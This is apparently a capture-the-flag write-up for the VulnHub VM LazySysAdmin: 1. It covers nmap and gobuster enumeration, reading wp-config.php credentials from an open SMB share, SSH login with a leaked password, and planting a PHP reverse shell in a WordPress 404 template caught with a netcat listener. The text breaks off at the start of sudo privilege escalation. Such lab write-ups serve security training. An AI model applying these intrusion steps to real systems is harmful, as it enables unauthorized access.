

# [VulnHub] LazySysAdmin: 1

Date: 29/Oct/2019

Categories: oscp, vulnhub, linux

Tags: [enumerate\\_app\\_wordpress](#), [exploit\\_smb\\_nullsession](#), [exploit\\_smb\\_web\\_root](#), [exploit\\_php\\_reverseshell](#), [exploit\\_credsreuse](#), [exploit\\_wordpress\\_template](#), [privesc\\_sudo](#)

## Overview

This is a writeup for VulnHub VM [LazySysAdmin: 1](#). Here's an overview of the enumeration → exploitation → privilege escalation process:

## Killchain




Figure 1: writeup.overview.killchain

## TTPs

- 22/tcp/ssh/OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0): [privesc\\_sudo](#)
- 80/tcp/http/Apache httpd 2.4.7 ((Ubuntu)): [enumerate\\_app\\_wordpress](#), [exploit\\_credsreuse](#), [exploit\\_php\\_reverseshell](#), [exploit\\_wordpress\\_template](#)
- 139/tcp/netbios-ssn/Samba smbd 3.X - 4.X (workgroup: WORKGROUP): [exploit\\_smb\\_nullsession](#), [exploit\\_smb\\_web\\_root](#)

## Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Tue Oct 29 11:18:00 2019 as: nmap -vv --reason -Pn -sV -sC
  ↳ --version-all -oN
  ↳ /root/toolbox/writeups/vulnhub.lazysysadmin1/results/192.168.92.191/scans/_quick_tcp_nmap.txt
  ↳ -oX
  ↳ /root/toolbox/writeups/vulnhub.lazysysadmin1/results/192.168.92.191/scans/xml/_quick_tcp_nmap.xml
  ↳ 192.168.92.191
2 Nmap scan report for 192.168.92.191
3 Host is up, received arp-response (0.019s latency).
4 Scanned at 2019-10-29 11:18:03 PDT for 27s
5 Not shown: 994 closed ports
6 Reason: 994 resets
7 PORT      STATE SERVICE      REASON      VERSION
8 22/tcp    open  ssh          syn-ack ttl 64 OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux;
  ↳ protocol 2.0)
9 | ssh-hostkey:
10 |   1024 b5:38:66:0f:a1:ee:cd:41:69:3b:82:cf:ad:a1:f7:13 (DSA)
11 | ssh-dss AAAAB3NzaC1kc3MAAACBAKXQVTTTRKsDhYwPwDmZ2BDTjKcCtJ7SnW0BHwbBvIdUV0h7zjZ6xjkEJ4TkT/Y+
  ↳ lJUo1kMMNDu+CNPrrNkyBfjQ5w13m07/3mKh9p52bzHG6XFS2m7GI4cLiDbmj09L/YhU5deFP1Bo02KxzREp/ipz/
  ↳ CV1Rr8IZm/x7SbPXtzv1AAAAFQDorLYH3A0wt18+kzAxG00f2SarWQAAAIEAmOm6aWDLi+
  ↳ a85rfIm2L1b24aPZN30sntJKV4iCDbKxXi7xd6K9h1t+Utrg7dn4o0/QrVv8RRYBSiuJ8sy7B2+YDMOX7v+
  ↳ yqIG8FdA66tFpnMiMvdhYXoLyiod71vTqmGuAVKyHc56fUtdb3gCMj00CHhPTKg2S0gPfF0qiyGVUAAACAcvwr3X/
  ↳ J810mevpUQokt4xBBPNiIGkbK9KbZG63vi1NvGmaOkzbo3Cf8gZ0ILFd3YlryhP6c8PHaQMwcvzMT9oTyJ4F0okviD3Mh4APPZ1SDq
  ↳ /QIHQZAjeUrH18ZVHKk5ZYktAE=
12 |   2048 58:5a:63:69:d0:da:dd:51:cc:c1:6e:00:fd:7e:61:d0 (RSA)
13 | ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDL4kUdp6Gej0kmVuGrpPSUUIqYmMsiqjbZ4PFCmji+ozLhgBlWE4+
  ↳ XcghV9PWTUmBdU6yZsylvJMi87GBW8s66tCnZU2lm+APerAT+euYlUgi+xoigD+
  ↳ g2VWthVNwvj2mg8updYtcZ3Jv2besdsohtadike0fwJAPfvl/ss9jE9AFv73DHu2EuwrP/
  ↳ 3tMOWG7GgQQj01TFmrLYnDX9unvKc0i3kLgQ9I6JfdSC1oc+lBtkOp12hr5gIlYI1AgI+
  ↳ E2yl79cdk6PTQ4mgRmIEJguLbWo8mnaEI77y1Lz7xpxi89/gWjQuS+DMPbbpoJZdRkTldTr0QaJuP2i0ys8Dh
14 |   256 61:30:f3:55:1a:0d:de:c8:6a:59:5b:c9:9c:b4:92:04 (ECDSA)
15 | ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBcmYC//
  ↳ tB7vdI00Q3Czjvzi7cao1q+PtBUHYxSk7ay3rM1LStjxRkpUZPQWpVRdU9kWJhIiYZDMPf8gOSgC2eY=
16 |   256 1f:65:c0:dd:15:e6:e4:21:f2:c1:9b:a3:b6:55:a0:45 (ED25519)
17 |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKQXcDdFdhnlJXj6zgOcox1r7UBkTYpa0YdioJt97xdA
18 80/tcp    open  http         syn-ack ttl 64 Apache httpd 2.4.7 ((Ubuntu))
19 |_http-generator: Silex v2.2.7
20 |_http-methods:
21 |_ Supported Methods: OPTIONS GET HEAD POST
22 |_http-robots.txt: 4 disallowed entries
23 |_/_old/ /test/ /TR2/ /Backnode_files/
24 |_http-server-header: Apache/2.4.7 (Ubuntu)
25 |_http-title: Backnode
26 139/tcp   open  netbios-ssn  syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
27 445/tcp   open  netbios-ssn  syn-ack ttl 64 Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
28 3306/tcp  open  mysql        syn-ack ttl 64 MySQL (unauthorized)
29 6667/tcp  open  irc          syn-ack ttl 64 InspIRCd
30 |_irc-info:
31 |_ server: Admin.local
32 |_ users: 1
33 |_ servers: 1
34 |_ chans: 0
35 |_ lusers: 1
36 |_ lservers: 0
```

```

37 | source ident: nmap
38 | source host: 192.168.92.190
39 | _ error: Closing link: (nmap@192.168.92.190) [Client exited]
40 MAC Address: 00:0C:29:C2:70:16 (VMware)
41 Service Info: Hosts: LAZYSYSADMIN, Admin.local; OS: Linux; CPE: cpe:/o:linux:linux_kernel
42
43 Host script results:
44 | _clock-skew: mean: -3h19m58s, deviation: 5h46m22s, median: 0s
45 | nbstat: NetBIOS name: LAZYSYSADMIN, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
46 | Names:
47 | LAZYSYSADMIN<00>      Flags: <unique><active>
48 | LAZYSYSADMIN<03>      Flags: <unique><active>
49 | LAZYSYSADMIN<20>      Flags: <unique><active>
50 | \x01\x02_MSBROWSE__\x02<01> Flags: <group><active>
51 | WORKGROUP<00>         Flags: <group><active>
52 | WORKGROUP<1d>         Flags: <unique><active>
53 | WORKGROUP<1e>         Flags: <group><active>
54 | Statistics:
55 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
56 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
57 | _ 00 00 00 00 00 00 00 00 00 00 00 00 00 00
58 | p2p-conficker:
59 | Checking for Conficker.C or higher...
60 | Check 1 (port 59130/tcp): CLEAN (Couldn't connect)
61 | Check 2 (port 20872/tcp): CLEAN (Couldn't connect)
62 | Check 3 (port 25346/udp): CLEAN (Failed to receive data)
63 | Check 4 (port 16469/udp): CLEAN (Failed to receive data)
64 | _ 0/4 checks are positive: Host is CLEAN or ports are blocked
65 | smb-os-discovery:
66 | OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
67 | Computer name: lazsysadmin
68 | NetBIOS computer name: LAZYSYSADMIN\x00
69 | Domain name: \x00
70 | FQDN: lazsysadmin
71 | _ System time: 2019-10-30T04:18:22+10:00
72 | smb-security-mode:
73 | account_used: guest
74 | authentication_level: user
75 | challenge_response: supported
76 | _ message_signing: disabled (dangerous, but default)
77 | smb2-security-mode:
78 | 2.02:
79 | _ Message signing enabled but not required
80 | smb2-time:
81 | date: 2019-10-29 11:18:22
82 | _ start_date: N/A
83
84 Read data files from: /usr/bin/./share/nmap
85 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
86 # Nmap done at Tue Oct 29 11:18:30 2019 -- 1 IP address (1 host up) scanned in 30.69 seconds

```

2. Upon visiting the 80/tcp, we find an unknown web application. Inspecting further, we find a few links via robots.txt file but none of those seem useful.




Figure 2: writeup.enumeration.steps.2.1




Figure 3: writeup.enumeration.steps.2.2

3. We also find a `wordpress` directory from the `gobuster` scan report. Initial attempts to login via common default credentials didn't succeed. Since we already have read access to Wordpress installation via the open SMB share, we download the `wp-config.php` file and obtain the hardcoded MySQL credentials within it:

```

1 gobuster -u http://192.168.92.191:80/ -w /usr/share/seclists/Discovery/Web-Content/common.txt
   ↪ -e -k -l -s "200,204,301,302,307,401,403" -x "txt,html,php,asp,aspx,jsp"
2 smbclient //192.168.92.191/share$
3   cd wordpress
4   get wp-config.php

```

```

smb: \> cd wordpress
smb: \wordpress\> dir
.                D            0 Tue Oct 29 11:18:53 2019
..               D            0 Tue Aug 15 04:05:52 2017
wp-config-sample.php N        2853 Wed Dec 16 01:58:26 2015
wp-trackback.php  N        4513 Fri Oct 14 12:39:28 2016
wp-admin          D            0 Wed Aug  2 14:02:02 2017
wp-settings.php   N       16200 Thu Apr  6 11:01:42 2017
wp-blog-header.php N         364 Sat Dec 19 03:20:28 2015
index.php         N         418 Tue Sep 24 17:18:11 2013
wp-cron.php       N        3286 Sun May 24 10:26:25 2015
wp-links-opml.php N       2422 Sun Nov 20 18:46:30 2016
readme.html       N       7413 Tue Oct 29 11:18:53 2019
wp-signup.php     N      29924 Tue Jan 24 03:08:42 2017
wp-content        D            0 Tue Oct 29 11:18:52 2019
license.txt       N      19935 Tue Oct 29 11:18:53 2019
wp-mail.php       N       8048 Tue Jan 10 21:13:43 2017
wp-activate.php   N       6864 Tue Oct 29 11:18:53 2019
.htaccess         H          35 Tue Aug 15 04:40:13 2017
xmlrpc.php        N       3065 Wed Aug 31 09:31:29 2016
wp-login.php      N      34347 Tue Oct 29 11:18:53 2019
wp-load.php       N       3301 Mon Oct 24 20:15:30 2016
wp-comments-post.php N       1627 Mon Aug 29 05:00:32 2016
wp-config.php     N       3703 Mon Aug 21 02:25:14 2017
wp-includes       D            0 Wed Aug  2 14:02:03 2017

3029776 blocks of size 1024. 1452020 blocks available
smb: \wordpress\>
smb: \wordpress\>
smb: \wordpress\> get wp-config.php
getting file \wordpress\wp-config.php of size 3703 as wp-config.php (401.8 KiloBytes/sec) (average 401.8 KiloBytes/sec)
smb: \wordpress\>

```

Figure 4: writeup.enumeration.steps.3.1

```

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'Admin');

/** MySQL database password */
define('DB_PASSWORD', 'TogieMYSQL12345^^');

```

Figure 5: writeup.enumeration.steps.3.2

4. We explore the SMB service and find that there is a user named **togie** on this system. Other than that, there is an open (readonly) SMB share and it is also the web root. We find a lot of interesting files within this directory, particularly the **deets.txt** file that has a password 12345, possibly for user **togie**:

```

1 enum4linux -a -M -l -d 192.168.92.191
2 smbclient //192.168.92.191/share$
3 http://192.168.92.191/deets.txt

```

```

420 S-1-5-21-2952042175-1524911573-1237092750-1048 *unknown*\*unknown* (8)
421 S-1-5-21-2952042175-1524911573-1237092750-1049 *unknown*\*unknown* (8)
422 S-1-5-21-2952042175-1524911573-1237092750-1050 *unknown*\*unknown* (8)
423 [+] Enumerating users using SID S-1-22-1 and logon username '', password ''
424 S-1-22-1-1000·Unix·User\togie·(Local·User)
425 Use of uninitialized value $user_info in pattern match (m//) at ./enum4linux.pl line 932.
426
427
428 =====
429 |   Getting printer info for 192.168.92.191   |
430 |=====|
431 No printers returned.
432
433
434 enum4linux complete on Tue Oct 29 11:21:07 2019
435

```

Figure 6: writeup.enumeration.steps.4.1

```

root@kali: ~/toolbox/data/writeups/vulnhub.lazysysadmin1 # smbclient //192.168.92.191/share$
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> dir
.                D           0   Tue Aug 15 04:05:52 2017
..               D           0   Mon Aug 14 05:34:47 2017
wordpress        D           0   Tue Oct 29 11:18:53 2019
Backnode_files    D           0   Mon Aug 14 05:08:26 2017
wp               D           0   Tue Aug 15 03:51:23 2017
deets.txt         N          139  Mon Aug 14 05:20:05 2017
robots.txt        N           92  Mon Aug 14 05:36:14 2017
todolist.txt      N           79  Mon Aug 14 05:39:56 2017
apache           D           0   Mon Aug 14 05:35:19 2017
index.html        N        36072  Sat Aug  5 22:02:15 2017
info.php          N           20  Tue Aug 15 03:55:19 2017
test             D           0   Mon Aug 14 05:35:10 2017
old              D           0   Mon Aug 14 05:35:13 2017

3029776 blocks of size 1024. 1454672 blocks available
smb: \>

```

Figure 7: writeup.enumeration.steps.4.2




Figure 8: writeup.enumeration.steps.4.3

## Findings

### Open Ports

|   |          |  |             |  |  |
|---|----------|--|-------------|--|--|
| 1 | 22/tcp   |  | ssh         |  | OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0) |
| 2 | 80/tcp   |  | http        |  | Apache httpd 2.4.7 ((Ubuntu))                                  |
| 3 | 137/udp  |  | netbios-ns  |  | Samba nmbd netbios-ns (workgroup: WORKGROUP)                   |
| 4 | 139/tcp  |  | netbios-ssn |  | Samba smbd 3.X - 4.X (workgroup: WORKGROUP)                    |
| 5 | 445/tcp  |  | netbios-ssn |  | Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)                |
| 6 | 3306/tcp |  | mysql       |  | MySQL (unauthorized)   |
| 7 | 6667/tcp |  | irc         |  | InspIRCd   |

## Files

```

1 http://192.168.92.191/robots.txt
2 http://192.168.92.191/deets.txt
3 http://192.168.92.191/wordpress

```

## Users

```

1 ssh: togie
2 wordpress: admin, togie

```

## Phase #2: Exploitation

1. We now ssh as user `togie` with the password `12345` obtained from `deets.txt` file and it works:

```
1 ssh togie@192.168.92.191

root@kali: ~/toolbox/data/writeups/vulnhub.lazsysadmin1 # ssh togie@192.168.92.191
#####
#                               Welcome to Web_TR1                               #
#                               All connections are monitored and recorded          #
#                               Disconnect IMMEDIATELY if you are not an authorized #
#                               user!                                              #
#####

togie@192.168.92.191's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

* Documentation:  https://help.ubuntu.com/

System information as of Wed Oct 30 06:41:10 AEST 2019

System load:  0.11           Processes:      188
Usage of /:   46.3% of 2.89GB Users logged in:      0
Memory usage: 51%           IP address for eth0: 192.168.92.191
Swap usage:   0%

Graph this data and manage this system at:
https://landscape.canonical.com/

133 packages can be updated.
0 updates are security updates.

New release '16.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

togie@LazySysAdmin:~$ id
uid=1000(togie) gid=1000(togie) groups=1000(togie),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lpadmin),111(sambashare)
togie@LazySysAdmin:~$
togie@LazySysAdmin:~$ uname -a
Linux LazySysAdmin 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686 i686 GNU/Linux
togie@LazySysAdmin:~$
togie@LazySysAdmin:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:c2:70:16
          inet addr:192.168.92.191  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fec2:7016/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:452802 errors:60 dropped:163 overruns:0 frame:0
          TX packets:372928 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:58198327 (58.1 MB)  TX bytes:80717590 (80.7 MB)
          Interrupt:19 Base address:0x2000
```

Figure 9: writeup.exploitation.steps.1.1

2. On the other hand, we successfully used credentials obtained from `wp-config.php` file to login to Wordpress since the administrator has reused those credentials:






Figure 10: writeup.exploitation.steps.2.1

3. To get interactive access, we edit the `404.php` template page and add a PHP reverse shell to it. We then start a local `netcat` listener and visit a non-existing page to trigger the webshell:




Figure 11: writeup.exploitation.steps.3.1

```

root@kali: ~/toolbox/data/writeups/vulnhub.lazsysadmin1 # nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.92.190] from (UNKNOWN) [192.168.92.191] 59130
Linux LazySysAdmin 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686 i686 i686 GNU/Linux
06:13:13 up 1:57, 0 users, load average: 0.00, 0.53, 0.60
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
$ uname -a
Linux LazySysAdmin 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686 i686 i686 GNU/Linux
$
$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:c2:70:16
          inet addr:192.168.92.191  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fec2:7016/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:445407 errors:58 dropped:159 overruns:0 frame:0
          TX packets:368829 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:52069828 (52.0 MB)  TX bytes:80329306 (80.3 MB)
          Interrupt:19 Base address:0x2000

```

Figure 12: writeup.exploitation.steps.3.2

## Phase #2.5: Post Exploitation

```

1 www-data@LazySysAdmin> id
2 uid=33(www-data) gid=33(www-data) groups=33(www-data)
3 www-data@LazySysAdmin>
4 www-data@LazySysAdmin> uname
5 Linux LazySysAdmin 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686
   ↪ i686 i686 GNU/Linux
6 www-data@LazySysAdmin>
7 www-data@LazySysAdmin> ifconfig
8 eth0  Link encap:Ethernet  HWaddr 00:0c:29:c2:70:16
9       inet addr:192.168.92.191  Bcast:192.168.92.255  Mask:255.255.255.0
10      inet6 addr: fe80::20c:29ff:fec2:7016/64 Scope:Link
11      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
12      RX packets:445407 errors:58 dropped:159 overruns:0 frame:0
13      TX packets:368829 errors:0 dropped:0 overruns:0 carrier:0
14      collisions:0 txqueuelen:1000
15      RX bytes:52069828 (52.0 MB)  TX bytes:80329306 (80.3 MB)
16      Interrupt:19 Base address:0x2000
17 www-data@LazySysAdmin>
18 www-data@LazySysAdmin> users
19 root
20 togie

```

### Phase #3: Privilege Escalation

1. We find that the user `togie` can execute any commands as user `root`. We use this misconfiguration to elevate privileges:

```
